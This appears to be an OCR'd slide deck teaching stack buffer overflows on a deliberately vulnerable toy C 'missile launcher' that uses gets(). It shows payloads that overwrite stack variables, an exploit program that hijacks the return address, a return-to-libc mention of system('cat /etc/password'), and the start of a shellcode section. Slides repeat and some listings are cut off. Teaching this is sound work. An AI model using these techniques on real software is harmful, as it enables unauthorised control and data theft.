


pseudo assembler

```
int n_missiles = 2;
char allowaccess = 0x00;
char response[8];

... (somehow allowaccess becomes 0x6c)

if (allowaccess != 0x00) {
    puts("Access granted");
    launch_missiles(n_missiles);
}

if (allowaccess != 0x01)
    puts("Access denied");
```

launch.c


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```



launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
$ printf "12345678\x2a\0\0\0xxx\1" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```




launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

response

```
$ printf "12345678\x2a\0\0\0xxx\1" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```




launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

response n_missiles allowaccess

```
$ printf "12345678\x2a\0\0\0xxx\1" | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```



launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    boo
    cha

    pri
    get

    if


    if


    if

    }

    if

}

int mai
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```

launch.c

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    boo
    cha

    pri
    get

    if

    if

    }

    if

}

int mai
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

exploit.c

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 42 missiles
Operation complete
$
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    boo
    cha

    pri
    get

    if


    if

    }

    if

}

int mai
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    boo
    cha

    pri
    get

    if


    if

    }

    if

}

int mai
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

But hey! Why stop with the stack variables, can we have fun with the return address as well?

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int
    boo
    cha

    pri
    get

    if


    if


    }

    if

}

int mai
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

But hey! Why stop with the stack variables, can we have fun with the return address as well?

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
...
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_m
    bool al
    char re

    printf(
    gets(re

    if (str
        allo

    if (allo
        puts
        laun
    }

    if (!al
        puts
}

int main(vo
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0xc8	0x84	0x04	0x08

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
...
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_m
    bool al
    char re

    printf("
    gets(re

    if (str
        allo

    if (allo
        puts
        laun
    }

    if (!al
        puts
}

int main(vo
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0xc8	0x84	0x04	0x08

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
...
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_m
    bool al
    char re

    printf(
    gets(re

    if (str
        allo

    if (allo
        puts
        laun
    }

    if (!al
        puts
}

int main(vo
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0xc8	0x84	0x04	0x08

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
...
```

Overwriting the return-address is an example of **arc injection,** where we change the execution flow of the program. This technique can also be used to jump into a function in the standard library, for example, first push the address of a string, say `"cat /etc/password"` and then jump to the `system()`. Therefore this technique is sometimes referred to as **return to libc**.

```
void launch_mi
{
    printf("La
    // TODO: i
}

void authenticate_and_launch(void)
{
    int n_m
    bool al
    char re

    printf("
    gets(re

    if (str
        allo

    if (allo
        puts
        laun
    }

    if (!al
        puts
}

int main(vo
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0xc8	0x84	0x04	0x08

```
    uint8_t padding1[3];
    bool allowaccess;
    uint8_t padding2[8];
    void * saved_ebp;
    void * return_address;
} sf;

memset(&sf, 0, sizeof sf);

sf.allowaccess = true;
sf.n_missiles = 3;
sf.saved_ebp = (void*)0xbffffa88;
sf.return_address = (void*)0x080484c8;

while (true) {
    sf.n_missiles++;
    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
...
```

We are of course not limited to only push data on the stack, let's try to put some executable code on the stack.

```
00000000 <hello>:
   0:    55                      push   ebp
   1:    89 e5                   mov    ebp,esp
   3:    83 ec 28                sub    esp,0x28
   6:    c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
   d:    c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
  14:    c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
  1b:    c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
  1f:    8d 45 eb                lea    eax,[ebp-0x15]
  22:    89 04 24                mov    DWORD PTR [esp],eax
  25:    e8 fc ff ff ff          call   26 <hello+0x26>
  2a:    c9                      leave
  2b:    c3                      ret
```

We are of course not limited to only push data on the stack, let's try to put some executable code on the stack.

Let a compiler generate the values to write on the stack.

```
00000000 <hello>:
   0:    55                      push   ebp
   1:    89 e5                   mov    ebp,esp
   3:    83 ec 28                sub    esp,0x28
   6:    c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
   d:    c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
  14:    c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
  1b:    c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
  1f:    8d 45 eb                lea    eax,[ebp-0x15]
  22:    89 04 24                mov    DWORD PTR [esp],eax
  25:    e8 fc ff ff ff          call   26 <hello+0x26>
  2a:    c9                      leave
  2b:    c3                      ret
```

We are of course not limited to only push data on the stack, let's try to put some executable code on the stack.

Let a compiler generate the values to write on the stack.

```
void hello(void)
{
    char str[] = "David rocks!";
    puts(str);
}
```

```
00000000 <hello>:
   0:    55                      push   ebp
   1:    89 e5                   mov    ebp,esp
   3:    83 ec 28                sub    esp,0x28
   6:    c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
   d:    c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
  14:    c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
  1b:    c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
  1f:    8d 45 eb                lea    eax,[ebp-0x15]
  22:    89 04 24                mov    DWORD PTR [esp],eax
  25:    e8 fc ff ff ff          call   26 <hello+0x26>
  2a:    c9                      leave
  2b:    c3                      ret
```

We are of course not limited to only push data on the stack, let's try to put some executable code on the stack.

Let a compiler generate the values to write on the stack.

```
void hello(void)
{
    char str[] = "David rocks!";
    puts(str);
}
```

```
00000000 <hello>:
   0:   55                      push   ebp
   1:   89 e5                   mov    ebp,esp
   3:   83 ec 28                sub    esp,0x28
   6:   c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
   d:   c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
  14:   c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
  1b:   c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
  1f:   8d 45 eb                lea    eax,[ebp-0x15]
  22:   89 04 24                mov    DWORD PTR [esp],eax
  25:   e8 fc ff ff ff          call   26 <hello+0x26>
  2a:   c9                      leave
  2b:   c3                      ret
```

